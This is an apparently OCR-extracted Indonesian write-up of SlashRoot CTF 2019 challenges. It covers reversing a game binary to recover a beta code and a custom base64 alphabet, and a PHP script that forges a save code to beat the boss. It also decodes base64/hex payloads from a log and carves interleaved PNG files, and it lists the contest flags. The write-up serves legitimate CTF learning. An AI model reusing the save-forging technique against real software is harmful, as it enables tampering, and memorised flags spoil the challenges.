
FLAG : SlashRootCTF{n0b0dy_3xpEc7_th3_sp4n1sh_Inqu15it10n}

HackTheGame-v002 (solved setelah penyisihan)

Diberikan file binary 64-bit bernama version002. Pada awalnya panitia memberikan versi stripped, tetapi setelah itu diupdate dengan diberikan versi not stripped. Pada saat pertama kali run binary :

```
ᕕ(ò_ó˘)ᕗ rafie [SlashRoot CTF 2019/Reverse Engineering/HackTheGame-v002 [150 pts]]
→ ./version002
This game is still in closed beta
Please input your beta test code
>
```

Hal ini sama seperti HackTheGame yang versi 001. Berikut merupakan pseudocode main dari program :



```
int __cdecl main(int argc, const char
{
  signed int v3; // ebx@0
  Info *v4; // r13@0
  __int64 v5; // rax@1
  __int64 v6; // [sp+0h] [bp-48h]@1
  __int64 v7; // [sp+8h] [bp-40h]@1
  __int64 v8; // rdx@1
  __int64 v9; // rax@1
  char v10; // r12@1
  __int64 v11; // rdx@1
  __int64 v12; // rax@2
  __int64 v13; // rdx@2
  __int64 v14; // rax@2
  __int64 v15; // rdx@2
  __int64 v16; // rax@2
  __int64 v17; // rdx@2
  __int64 v18; // rax@4
  __int64 v19; // rdx@4
  __int64 v20; // rax@4
  __int64 v21; // rdx@4
  __int64 v22; // rax@5
  signed int v23; // er12@5
  __int64 v24; // rdx@7
  __int64 v25; // rax@10
  __int64 v26; // rdx@10
  __int64 v27; // rax@10
```

```
v50 = *MK_FP(__FS__, 40LL);
LODWORD(v5) = std::operator<<<std::char_traits<char>>(&std::cout, "This game is still in closed beta\n", envp);
LODWORD(v7) = std::operator<<<std::char_traits<char>>(v5, "Please input your beta test code\n", v6);
LODWORD(v9) = std::operator<<<std::char_traits<char>>(v7, ">", v8);
std::ostream::operator<<(v9, &std::flush<char,std::char_traits<char>>);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&v47);
std::operator>>(char,std::char_traits<char>,std::allocator<char>>(&std::cin, &v47);
std::__cxx11::int __fastcall(_QWORD)(char_traits<char>,std::allocator<char>>::basic_string(&v49, &v47);
v10 = BetaTest::check(v3, (__int64)&v49);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v49);
if ( v10 )
{
  LODWORD(v12) = std::operator<<<std::char_traits<char>>(&std::cout, "Welcome back tester!\n", v11);
  LODWORD(v14) = std::operator<<<std::char_traits<char>>(v12, "do you have your character backup code?\n", v13);
  LODWORD(v16) = std::operator<<<std::char_traits<char>>(v14, "[y/N] ", v15);
  std::ostream::operator<<(v16, &std::flush<char,std::char_traits<char>>);
  v45 = 110;
  std::operator>><char,std::char_traits<char>>(&std::cin, &v45);
  if ( v45 != 89 && v45 != 121 )
  {
    v46 = Creation::ofPlayer((Creation *)&std::cin, v17, v4);
  }
  else
  {
    LODWORD(v18) = std::operator<<<std::char_traits<char>>(&std::cout, "Please input your backup code\n", v17);
    LODWORD(v20) = std::operator<<<std::char_traits<char>>(v18, &off_612F, v19);
    std::ostream::operator<<(v20, &std::flush<char,std::char_traits<char>>);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&v48);
    std::operator>><char,std::char_traits<char>,std::allocator<char>>(&std::cin, &v48);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&v49, &v48);
    v46 = (Character *)Memory::loadFromCode((__int64)&v49);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v49);
    if ( v46 )
    {
      v23 = 1;
    }
    else
    {
      LODWORD(v22) = std::operator<<<std::char_traits<char>>(
                       &std::cout,
                       "Your backup code is invalid, please try again...",
                       v21);
      std::ostream::operator<<(v22, &std::endl<char,std::char_traits<char>>);
      v3 = 1;
      v23 = 0;
    }
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v48);
    if ( v23 != 1 )
    {
      v41 = 0;
      goto LABEL_17;
```

```
103       }
104     }
105     do
106     {
107       LODWORD(v25) = std::operator<<<std::char_traits<char>>(
108                        &std::cout,
109                        "====== HackTheGame v0.0.2 (Closed Beta) =====\n",
110                        v24);
111       LODWORD(v27) = std::operator<<<std::char_traits<char>>(v25, "[1] Character Info\n", v26);
112       LODWORD(v29) = std::operator<<<std::char_traits<char>>(v27, "[2] Hunt Monster\n", v28);
113       LODWORD(v31) = std::operator<<<std::char_traits<char>>(v29, "[3] Fight Boss\n", v30);
114       LODWORD(v33) = std::operator<<<std::char_traits<char>>(v31, "[4] Rest\n", v32);
115       LODWORD(v35) = std::operator<<<std::char_traits<char>>(v33, "[9] Credits\n", v34);
116       LODWORD(v37) = std::operator<<<std::char_traits<char>>(v35, "[0] Exit\n", v36);
117       LODWORD(v39) = std::operator<<<std::char_traits<char>>(v37, ">", v38);
118       std::ostream::operator<<(v39, &std::flush<char,std::char_traits<char>>);
119       v45 = 48;
120       std::operator>><char,std::char_traits<char>>(&std::cin, &v45);
121       v40 = v45 - 48;
122       if ( (unsigned int)v40 <= 9 )
123         JUMPOUT(__CS__, (char *)dword_62C8 + dword_62C8[(unsigned __int64)(unsigned int)v40]);
124       puts("Not Implemented...");
125     }
126     while ( v45 );
127     v41 = 1;
128   }
129   else
130   {
131     LODWORD(v42) = std::operator<<<std::char_traits<char>>(&std::cout, "Invalid code, exiting...", v11);
132     std::ostream::operator<<(v42, &std::endl<char,std::char_traits<char>>);
133     v3 = 0;
134     v41 = 0;
135   }
136 LABEL_17:
137   std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v47);
138   if ( v41 == 1 )
139     v3 = 0;
140   result = v3;
141   v44 = *MK_FP(__FS__, 40LL) ^ v50;
142   return result;
143 }
```


Beta test code inputan kita akan di check dengan BetaTest::check, nilai inputan akan dibandingkan dengan string “SlashRootCTF{“ yang diappend dengan variabel _ZN8BetaTest8betaFlagB5cxx11E lalu diakhiri dengan “}”.

```
1  __int64 __usercall BetaTest::check@<rax>(unsigned int a1@<ebx>, __int64 a2@<rdi>)
2  {
3    __int64 result; // rax@1
4    __int64 v3; // rcx@1
5    char v4; // [sp+10h] [bp-60h]@1
6    char v5; // [sp+30h] [bp-40h]@1
7    __int64 v6; // [sp+58h] [bp-18h]@1
8
9    v6 = *MK_FP(__FS__, 40LL);
10   std::operator+<char,std::char_traits<char>,std::allocator<char>>(
11     (__int64)&v4,
12     "SlashRootCTF{",
13     (__int64)&_ZN8BetaTest8betaFlagB5cxx11E);
14   std::operator+<char,std::char_traits<char>,std::allocator<char>>((__int64)&v5, (__int64)&v4, (__int64)"}");
15   LOBYTE(a1) = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::compare(a2, &v5) == 0;
16   std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v5);
17   std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v4);
18   result = a1;
19   v3 = *MK_FP(__FS__, 40LL) ^ v6;
20   return result;
21 }
```


Nilai _ZN8BetaTest8betaFlagB5cxx11E sendiri sebelumnya telah dideklarasi pada :

```
1  __int64 __fastcall __static_initialization_and_destruction_0(int a1, int a2)
2  {
3    char v3; // [sp+17h] [bp-19h]@3
4    __int64 v4; // [sp+18h] [bp-18h]@1
5
6    v4 = *MK_FP(__FS__, 40LL);
7    if ( a1 == 1 && a2 == 0xFFFF )
8    {
9      std::allocator<char>::allocator(&v3);
0      std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
1        &_ZN8BetaTest8betaFlagB5cxx11E,
2        "7h1s_i5_n0t_a_b3t4_tE5t_k3y",
3        &v3);
4      std::allocator<char>::~allocator(&v3);
5      __cxa_atexit(
6        &std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string,
7        &_ZN8BetaTest8betaFlagB5cxx11E,
8        &_dso_handle);
9    }
0    return *MK_FP(__FS__, 40LL) ^ v4;
1  }
```


Maka pada inputan beta test code string “SlashRootCTF{7h1s_i5_n0t_a_b3t4_tE5t_k3y}” valid dan kita dapat melanjutkan program.



Setelah itu kita diminta apakah kita memiliki character backup code atau tidak. Misalkan kita memilih tidak, maka program akan lanjut seperti biasa :



Selanjutnya kita diminta untuk menginputkan nama user, dan terdapat beberapa option action yang dapat dilakukan user. Option 1 hanya sekedar untuk melihat info terkini dari user, option ke 2 untuk hunt monster dimana user dapat berlatih dan mendapat experience. Option ke 3 untuk melawan Boss dimana jika kita menang maka flag akan dioutput. Option 4 untuk rest dan akan mengoutputkan backup code dari kondisi player kita saat ini :



Setelah dilihat lagi di IDA, dump backup code ini dihandle pada fungsi ZN6Memory10saveToCodeB5cxx11EP6Player :

```
__int64 __fastcall ZN6Memory10saveToCodeB5cxx11EP6Player(__int64 a1, Character *a2)
{
  __int64 v2; // rax@1
  __int64 v3; // r13@1
  __int64 v4; // r12@1
  __int64 v5; // rbx@1
  unsigned int v6; // er15@1
  unsigned int v7; // er14@1
  unsigned int v8; // eax@1
  int v9; // eax@1
  __int64 result; // rax@1
  __int64 v11; // rcx@1
  char v12; // [sp+10h] [bp-160h]@1
  char s; // [sp+30h] [bp-140h]@1
  __int64 v14; // [sp+138h] [bp-38h]@1

  v14 = *MK_FP(__FS__, 40LL);
  ZN9Character7getNameB5cxx11Ev((__int64)&v12, (__int64)a2);
  LODWORD(v2) = std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str((__int64)&v12);
  v3 = v2;
  v4 = (unsigned int)Character::getDef(a2);
  v5 = (unsigned int)Character::getAtk(a2);
  v6 = Character::getMaxHP(a2);
  v7 = Player::getExp(a2);
  v8 = Player::getLevel(a2);
  snprintf(
    &s,
    0x100uLL,
    "PlayerLevel=%d;PlayerExp=%d;PlayerHP=%d;PlayerAtk=%d;PlayerDef=%d;PlayerName=%s",
    v8,
    v7,
    v6,
    v5,
    v4,
    v3);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v12);
  v9 = strlen(&s);
  base64_encode(a1, &s, v9);
  result = a1;
  v11 = *MK_FP(__FS__, 40LL) ^ v14;
  return result;
}
```


Fungsi ini akan mengambil informasi-informasi seperti level, exp, hp, atk, def dan nama terkini dari player yang dibuat. Selanjutnya, value-value tersebut dimasukan pada string “PlayerLevel=%d;PlayerExp=%d;PlayerHP=%d;PlayerAtk=%d;PlayerDef=%d;PlayerName=%s” dan dilakukan base64_encode. Tetapi pada saat kami mencoba mendecode save backup code yang didapat dari action rest, hasilnya merupakan string yang unprintable. Setelah dilihat lagi pada IDA, ternyata sebelum pemanggilan fungsi save code akan dijalankan fungsi inisiasi :

```
__int64 __fastcall __static_initialization_and_destruction_0(int a1, int a2)
{
  char v3; // [sp+17h] [bp-19h]@3
  __int64 v4; // [sp+18h] [bp-18h]@1

  v4 = *MK_FP(__FS__, 40LL);
  if ( a1 == 1 && a2 == 0xFFFF )
  {
    std::ios_base::Init::Init((std::ios_base::Init *)&std::__ioinit);
    __cxa_atexit(&std::ios_base::Init::~Init, &std::__ioinit, &_dso_handle);
    std::allocator<char>::allocator(&v3);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
      &base64_chars,
      "s1XWgtaLvfyEeYUi42Mo36NR9DKrVjbTpPuwHc5lA8dC0OSxzknm7qGJBIZFQh+/",
      &v3);
    std::allocator<char>::~allocator(&v3);
    __cxa_atexit(
      &std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string,
      &base64_chars,
      &_dso_handle);
  }
  return *MK_FP(__FS__, 40LL) ^ v4;
}
```

Dapat dilihat disini bahwa program menggunakan custom base64_chars dengan susunan strings

“s1XWgtaLvfyEeYUi42Mo36NR9DKrVjbTpPuwHc5lA8dC0OSxzknm7qGJBIZFQh+/”

Lalu kami berencana untuk me-load backup code yang telah dimodifikasi untuk dapat mengalahkan Boss. Information dari Boss sendiri adalah :



Pada saat meload backup code, input kita dicheck dan di decode dengan fungsi Memory::loadFromCode. Langsung saja dibuat payload untuk dapat mengalahkan Boss

payload.php

```php
<?php

$default =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
$custom  =
"s1XWgtaLvfyEeYUi42Mo36NR9DKrVjbTpPuwHc5lA8dC0OSxzknm7qGJBIZFQh+/";
$payload =
"PlayerLevel=9;PlayerExp=123122;PlayerHP=987654321;PlayerAtk=987654321;P
layerDef=123123124;PlayerName=12123123";
$encoded = strtr(base64_encode($payload), $default, $custom);
echo $encoded;

?>
```

Setelah itu kita coba connect ke service untuk mendapatkan flagnya :

(ò_óˇ)Ↄ rafie [SlashRoot CTF 2019/Reverse Engineering/HackTheGame-v002 [150 pts]]
→ nc 103.200.7.150 30312
This game is still in closed beta
Please input your beta test code
>SlashRootCTF{7h1s_i5_n0t_a_b3t4_tE5t_k3y}
Welcome back tester!
do you have your character backup code?
[y/N] y
Please input your backup code
>

```
3akPbN6noa6GDNzhUoO4ratIDRftbLsheovmeovnUq109RccVHP4ioHBYm9qYWene
oO4ratIDRf1ja0hUopJYw37emvkUq109RccVH2cDw7kewekewekew4F3akPbN6no5t
ODo7kewgnemgnez==
====== HackTheGame v0.0.2 (Closed Beta) =====
[1] Character Info
[2] Hunt Monster
[3] Fight Boss
[4] Rest
[9] Credits
[0] Exit
>1
Name: 12123123
  Lvl: 9
    Experience: 123122
    to LevelUp: -123041
  HP : 987654321/987654321
  Atk: 987654321
  Def: 123123124
====== HackTheGame v0.0.2 (Closed Beta) =====
[1] Character Info
[2] Hunt Monster
[3] Fight Boss
[4] Rest
[9] Credits
[0] Exit
>3
You are gonna fight the final boss:
Name: Flag Guardian
  HP  : 987654321/987654321
  Atk : 123456789
  Def : 123456789
  Drop: 0
Are you sure? [Y/n]
> Y
 ===== BATTLE INFO =====
12123123 Lv.9:
  HP  : 987654321/987654321
  Atk : 987654321
  Def : 123123124
          VS
Flag Guardian
  HP  : 987654321/987654321
  Atk : 123456789
  Def : 123456789
```


```
 Drop: 0

 ===== BATTLE START =====
12123123 attacked Flag Guardian!
Flag Guardian got hit by 864197532 points!
Flag Guardian attacked 12123123!
12123123 got hit by 333665 points!
12123123 attacked Flag Guardian!
Flag Guardian got hit by 864197532 points!
YOU WIN !!!
Got 0 points of experience.
You leveled up!
SlashRootCTF{Th47_15_d3f1Nit3ly_a_5tup1D_m1sT4kE}
```

FLAG : SlashRootCTF{Th47_15_d3f1Nit3ly_a_5tup1D_m1sT4kE}

FORENSIC

Log

Diberikan file sebuah file data bernama log. Berikut merupakan sedikit tampilan dari file log :



Setelah melakukan analisa lebih lanjut, kami berasumsi bahwa strings flag diencode atau convert menjadi bentuk lain karena dengan strings tidak didapatkan flag. Lalu kami menemui beberapa request yang mencurigakan yang berisi payload base64 yang lumayan panjang :

Lalu kami mencoba menjadikan log diatas ke sebuah file dan mencoba mendekrip semua strings base64 dari log tersebut. Ternyata terdapat sebuah string hex lagi yang mencurigakan, lalu kami mencoba mendekrip semua string hex yang ada :

solve.py

```
import re

raw = open("poss_flag_log").read()
all_b64 = re.findall(r"&a=(.*?) ", raw)

for data in all_b64:
  hex_data = re.findall(r'"(.*?)"', data.decode("base64"))[0]
  try:
    print hex_data.decode("hex")
  except:
    continue
```

Output :

```
<!DOCTYPE html>
<html>
   <head>
      <title>F
<!DOCTYPE html>
<html>
   <head>
      <title>F
lag</title>
   </head>
   <body style="backgroun
lag</title>
   </head>
   <body style="backgroun
d: black">
      <marquee><h1 style="color: gree
d: black">
      <marquee><h1 style="color: gree
n">SlashRootCTF{c1561144e9e46e720ebc7de5583cc0128e
```

```
n">SlashRootCTF{c1561144e9e46e720ebc7de5583cc0128e
a112e97c5fd526}</h1></marquee>
   </body>
</html>
a112e97c5fd526}</h1></marquee>
   </body>
</html>
```

FLAG : SlashRootCTF{c1561144e9e46e720ebc7de5583cc0128e a112e97c5fd526}


Piggy Sliced

Diberikan sebuah binary-file *panca.png*. Namun, setelah dilakukan pengecekan diketahui bahwa *ImageFile* yang diberikan memuat beberapa hierarchy *PNG* yang ditumpuk dengan pola tertentu. Selengkapnya, kami lakukan pengecekan dengan bantuan *xxd*

```
$ xxd panca.png | head
00000000: 8989 8950 894e 5047 890d 4e0a 501a 470a  ...P.NPG..N.P.G.
00000010: 5000 0d00 4e00 0a0d 5049 1a48 4744 0a52  P...N...PI.HGD.R
00000020: 4e00 0000 0d00 00c8 4e00 0000 0a00 0dc8  N.......N.......
00000030: 4708 4902 1a00 4800 4700 4422 0a3a 5239  G.I...H.G.D".:R9
00000040: 0dc9 0000 0000 0000 0d19 0074 0045 c858  ...........t.E.X
00000050: 0a74 0053 006f 0066 0a74 0077 0d61 c872  .t.S.o.f.t.w.a.r
00000060: 1a65 0800 4941 0264 1a6f 0062 4865 0020  .e..IA.d.o.bHe.
00000070: 0a49 006d 4461 2267 0a65 3a52 5265 3961  .I.mDa"g.e:RRe9a
00000080: 0064 c979 0071 00c9 0065 003c 0000 0000  .d.y.q...e.<....
00000090: 0003 1928 0069 7454 0058 4574 c858 584d  ...(.itT.XEt.XXM
```

Berdasarkan hasil temuan di atas, Kami menduga bahwa terdapat empat buat potongan yang disembunyikan mengingat adanya 4 buah header PNG. Setelah bebarapa percobaan, diketahui bahwa *PNG stack* disusun dengan pola file[1::2]. Untuk membuktikan deduksi tersebut kami lakukan *static analysis* dengan *pngcheck*.

```
$ python2 -c "print open('panca.png','rb').read()[1::2]" > test.png
$ file test.png
test.png: PNG image data, 200 x 200, 8-bit/color RGB, non-interlaced

$ pngcheck -v test.png
zlib warning:  different version (expected 1.2.8, using 1.2.11)

File: test.png (7991 bytes)
  chunk IHDR at offset 0x0000c, length 13
    200 x 200 image, 24-bit RGB, non-interlaced
  chunk tEXt at offset 0x00025, length 25, keyword: Software
  chunk iTXt at offset 0x0004a, length 808, keyword:
XML:com.adobe.xmp
    uncompressed, no language tag
    no translated keyword, 787 bytes of UTF-8 text
  chunk IDAT at offset 0x0037e, length 2351
    zlib: deflated, 32K window, maximum compression
  chunk IEND at offset 0x00cb9, length 0
  additional data after IEND chunk
ERRORS DETECTED in test.png
```



Hasilnya, diperoleh potongan terakhir dari *flag*. Akan tetapi apabila dicermati kembali, terdapat *extra-byte* pada offset 0xcc1. Secara sekilas hal ini bukanlah menjadi masalah mengingat potongan PNG berhasil diekstrak. Akan tetapi apabila kita melakukan operasi yang sama untuk mendapatkan potongan berikutnya, maka PNG File yang didapatkan tidak memuat *IDAT Data* yang utuh. Akibatnya representasi pixel tidak dapat ditampilan seutuhnya. Berikut ini merupakan script yang digunakan untuk proses *static analysis* beserta hasil pemrosesan.

test.py

```
pad = lambda x : range(x)[1::2]
raw = open('panca.png','rb').read()

def extract(raw):
      tmp = list(raw)
      res = ''

      for i in pad(len(raw)):
            res += raw[i]
            tmp[i] = ''
      return (res, ''.join(tmp))

for i in range(4):
      res, raw = extract(raw)
      open('part_{}.png'.format(5-i), 'wb').write(res)
```

Tampak terlihat bahwa dekomposisi *PNG File* tidak dapat berjalan setelah iterasi yang pertama. Hal ini sekaligus menguatkan deduksi bahwa diperlukan proses filterisasi untuk mencegah adanya *extra-byte* pada *IEND Chunk* untuk setiap iterasi *file carving*. Hal ini dilakukan agar *extra-byte* tersebut dapat digunakan kembali pada iterasi selanjutnya sehingga diperoleh hierarchy *PNG file* yang valid. Untuk itu, Kami menyusun skema pengerjaan yang dapat diuraikan sebagai berikut

1. Dilakukan file loading dari binary-file ***panca.png*** yang selanjutnya akan diproses sebanyak n-buah iterasi.
2. Untuk setiap iterasi dilakukan operasi substring dengan aturan [1::2], kemudian akan dilakukan pencarian terhadap offset *IEND* (8 byte) yang akan digunakan sebagai *upper-bound* pada proses berikut nya.
3. Adapun untuk setiap elemen dari himpunan integer dari {1, length of raw, 2} akan dijadikan sebagai acuan substring & *list.removal* apabila nilai elemen < upper-bound.
4. Setelah substring terkumpul, dilakukan operasi *writing* sehingga diperoleh PNG File yang valid

Skema tersebut Kami implementasi dalam script sebagai berikut:

solve.py

```
pad = lambda x : range(x)[1::2]
raw = open('panca.png','rb').read()

def extract(raw):
      sub = raw[1::2]
      tmp = list(raw)
      res = ''
      offset = sub.find('IEND')
      up_bound = (offset+8) * 2
      for i in pad(len(raw)):
            if i <= up_bound:
                  res += raw[i]
                  tmp[i] = ''
      return (res, ''.join(tmp))

for i in range(4):
      res, raw = extract(raw)
      open('part_{}.png'.format(5-i),'wb').write(res)
```

Berdasarkan pemrosesan tersebut, terlihat bahwa masih terdapat suatu kesalahan yang mengakibatkan proses dekomposisi tidak berjalan pada iterasi terakhir. Selanjutnya, Kami berinisiatif untuk melakukan pengecekan kembali dengan bantuan *xxd*


```
$ xxd sisa.raw | head -15
00000000: 8950 4e47 0d0a 1a0a 0a00 0000 0000 000d  .PNG............
00000010: 0d49 4948 4844 4452 5200 0000 0000 00c8  .IIHHDDRR.......
00000020: c800 0000 0000 00c8 c808 0802 0200 0000  ................
00000030: 0000 0022 223a 3a39 39c9 c900 0000 0000  ...""::99.......
00000040: 0019 1974 7445 4558 5874 7453 536f 6f66  ...ttEEXXttSSoof
00000050: 6674 7477 7761 6172 7265 6500 0041 4164  fttwwaarree..AAd
00000060: 646f 6f62 6265 6520 2049 496d 6d61 6167  doobbee  IImmaag
00000070: 6765 6552 5265 6561 6164 6479 7971 71c9  geeRReeaaddyyqq.
00000080: c965 653c 3c00 0000 0003 0328 2869 6954  .ee<<......((iiT
00000090: 5458 5874 7458 584d 4d4c 4c3a 3a63 636f  TXXttXXMMLL::cco
000000a0: 6f6d 6d2e 2e61 6164 646f 6f62 6265 652e  omm..aaddoobbee.
000000b0: 2e78 786d 6d70 7000 0000 0000 0000 0000  .xxmmpp.........
000000c0: 003c 3c3f 3f78 7870 7061 6163 636b 6b65  .<<??xxppaacckke
000000d0: 6574 7420 2062 6265 6567 6769 696e 6e3d  ett  bbeeggiinn=
000000e0: 3d22 22ef efbb bbbf bf22 2220 2069 6964  =""......""  iid
```

Dari sini, diketahui bahwa terdapat extra 1 PNG file lagi yang tidak memiliki hierarchy yang memenuhi aturan [1::2] sehingga proses *file carving* tidak dapat dilakukan. Untuk itu, Kami lakukan penambahan 16 bytes sebagai acuan dua buah PNG *signature*. Adapun berikut ini *final script* yang Kami gunakan beserta hasil pemrosesan dari program

solve.py

```
pad = lambda x : range(x)[1::2]
raw = open('panca.png','rb').read()

def extract(raw):
	sub = raw[1::2]
	tmp = list(raw)
	res = ''
	offset = sub.find('IEND')
	up_bound = (offset+8) * 2
	for i in pad(len(raw)):
		if i <= up_bound:
			res += raw[i]
			tmp[i] = ''
	return (res, ''.join(tmp))
def recover(raw):
	tmp = '\x89\x89PPNNGG\r\r\n\n\x1a\x1a\x0a\x0a' + raw[10:]
	return tmp

for i in range(4):
	res, raw = extract(raw)
	open('part_{}.png'.format(5-i),'wb').write(res)

raw = recover(raw)
res, raw = extract(raw)
open('part_2.png','wb').write(raw)
res = res[:9] + '\x00' + res[9:]
